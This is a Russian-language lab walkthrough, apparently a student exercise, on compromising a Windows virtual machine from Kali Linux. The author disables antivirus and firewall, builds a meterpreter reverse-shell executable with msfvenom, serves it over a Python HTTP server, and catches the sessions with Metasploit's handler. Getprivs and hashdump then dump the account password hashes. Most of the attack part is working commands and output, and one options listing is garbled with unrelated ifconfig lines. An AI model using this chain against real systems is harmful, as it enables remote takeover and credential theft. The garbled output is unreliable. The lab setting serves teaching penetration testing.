

# Exploitation


Step 1: Скачать [виртуальную машину Linux](#) и операционную систему Windows:

[Kali Linux](#)

[Windows 8.1](#)

[Windows 7](#)

Step 2: Настроить сеть и запустить обе VM (потребуется 4ГБ оперативной памяти и 2 ядра, 96 Мбайт видео-памяти).




Тут я буду использовать Kali и Windows 10.


P.S. Я пытался использовать Windows 7, но были проблемы с соединением (она применяла только NAT, а Kali использовала Мостовое соединение)

Тут они у меня уже запущены. Настройки выше рекомендованных.


Step 3: В системе Windows отключить защитника и огненную стену, а также включить сетевое обнаружение в «настройках продвинутого обнаружения».



Отключён антивирус, но защиту в реальном времени пришлось часто выключать (поскольку он не редко авто включался, понятно что это хорошо, но не для данного задания).



Включены все настройки сетевого обнаружения



Отключена огненная стена (знаю, что брандмауэр или фаервол, но мне нравится как «Огненная стена»).

Step 4: В системе Linux инициализировать базу данных Metasploit.

```

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ msfconsole
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0

IIIIII dTb.dTb
II 4' v 'B
II 6. .P
II 'T; .;P'
II 'T; ;P'
IIIIII 'YvP'

I love shells --egypt

+ --=[ metasploit v6.3.47-dev ]
+ --=[ 2379 exploits - 1234 auxiliary - 417 post ]
+ --=[ 1391 payloads - 46 encoders - 11 nops ]
+ --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

```

Просто ввёл команду msfconsole.

Step 5: Используя msfvenom скомпилировать файл с полезной нагрузкой meterpreter с расширением .exe, указав lhost (IP адрес машины Linux).


```
kali@kali: ~  
File Actions Edit View Help  
msf6 > msfvenom -a x64 --platform windows -f exe -p windows/x64/meterpreter/reverse_tcp lhost=192.168.0.21 lport=4444 -o test.exe  
[*] exec: msfvenom -a x64 --platform windows -f exe -p windows/x64/meterpreter/reverse_tcp lhost=192.168.0.21 lport=4444 -o test.exe  
Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.  
No encoder specified, outputting raw payload  
Payload size: 510 bytes  
Final size of exe file: 7168 bytes  
Saved as: test.exe  
msf6 > 
```

Вместо test.exe я использовал geography\_nah.exe (понятно, что тут название особо не важно).

Step 6: С помощью python3 -m http.server разместить вредоносный файл на web-интерфейсе Kali Linux (запускается из каталога с файлом).


```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.0.21 netmask 255.255.255.0 broadcast 192.168.0.255  
    inet6 fe80::a00:27ff:feec:c873 prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:ec:c8:73 txqueuelen 1000 (Ethernet)  
    RX packets 215 bytes 26961 (26.3 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 78 bytes 9564 (9.3 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 12 bytes 720 (720.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 12 bytes 720 (720.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(kali@kali)-[~]  
$ python3 -m http.server  
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```


Step 7: Скачать файл и запустить его с правами администратора на Windows.



Тут в поисковике веб браузера, я набираю IP атакующей машины (здесь это Kali) с портом 8000 (для этого используется `python -m http.server`), скачиваю скомпилированный файл с шага 5 на Windows и запускаю с правами администратора.

P.S. До того, как я поменял настройки сети Windows на «мостовой адаптер», у меня антивирус блокировал попытки скачать скомпилированный файл.





Я поменял настройки адаптера и смог скачать тот файл.

Step 8: Прислать расшифрованный пароль.

Это тот самый шаг, в котором мне пришлось переключиться на Armitage (думал я, что придётся использовать John The Ripper через Armitage).

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  ----      -
  DCAST     DCAST, RUNNING, MULTICAST
  LHOST     192.168.0.21    netmask 255.255.255.0 broadcast 192.168.0.255
  LPORT     4444            txqueuelen 1000 (Ethernet)
  netns     fe80::a00:27ff:feec:c873 prefixlen 64 scopeid 0x20<link>
  payload   generic/shell_reverse_tcp
  RHOST     127.0.0.1       bytes 143111 (139.7 KiB)
  RHOSTS    127.0.0.1       bad 0 overruns 0 frame 0
  RURI      127.0.0.1       loop txqueuelen 1000 (Local Loopback)
  RX_PACKETS 12 bytes 720 (720.0 B)
  RX_ERRORS 0 dropped 0 overruns 0 carrier 0 collisions 0
  TX_PACKETS 0
  TX_ERRORS 0

Exploit target: 0: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
  Id  Name
  --  ---
  0   Wildcard Target

View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > set lhost 192.168.0.21
lhost => 192.168.0.21
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  ----      -
  DCAST     DCAST, RUNNING, MULTICAST
  LHOST     192.168.0.21    netmask 255.255.255.0 broadcast 192.168.0.255
  LPORT     4444            txqueuelen 1000 (Ethernet)
  netns     fe80::a00:27ff:feec:c873 prefixlen 64 scopeid 0x20<link>
  payload   generic/shell_reverse_tcp
  RHOST     127.0.0.1       bytes 143111 (139.7 KiB)
  RHOSTS    127.0.0.1       bad 0 overruns 0 frame 0
  RURI      127.0.0.1       loop txqueuelen 1000 (Local Loopback)
  RX_PACKETS 12 bytes 720 (720.0 B)
  RX_ERRORS 0 dropped 0 overruns 0 carrier 0 collisions 0
  TX_PACKETS 0
  TX_ERRORS 0

Exploit target: 0: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
  Id  Name
  --  ---
  0   Wildcard Target

View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.21:4444
[*] Sending stage (200774 bytes) to 192.168.0.24
[*] Meterpreter session 3 opened (192.168.0.21:4444 -> 192.168.0.24:65029) at 2023-12-27 04:10:30 -0500

meterpreter > exit
[*] Shutting down session: 3

[*] 192.168.0.24 - Meterpreter session 3 closed. Reason: User exit
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.21:4444
[*] Sending stage (200774 bytes) to 192.168.0.24
[*] Sending stage (200774 bytes) to 192.168.0.24
[*] Meterpreter session 4 opened (192.168.0.21:4444 -> 192.168.0.24:65032) at 2023-12-27 04:11:10 -0500

meterpreter > [*] Meterpreter session 5 opened (192.168.0.21:4444 -> 192.168.0.24:65030) at 2023-12-27 04:11:11 -0500

meterpreter >
```

Это я дописал необходимые команды.



```
meterpreter > getprivs
```

#### Enabled Process Privileges

Name


```
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeDelegateSessionUserImpersonatePrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

```
meterpreter > hashdump
```

```
Admin:1001:aad3b435b51404eeaad3b435b51404ee:a25b2710ba9de114396adc7dfb0a7235 :::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:b847dd61a5db1393140c6ccb187f4ba1 :::
```

```
meterpreter >
```

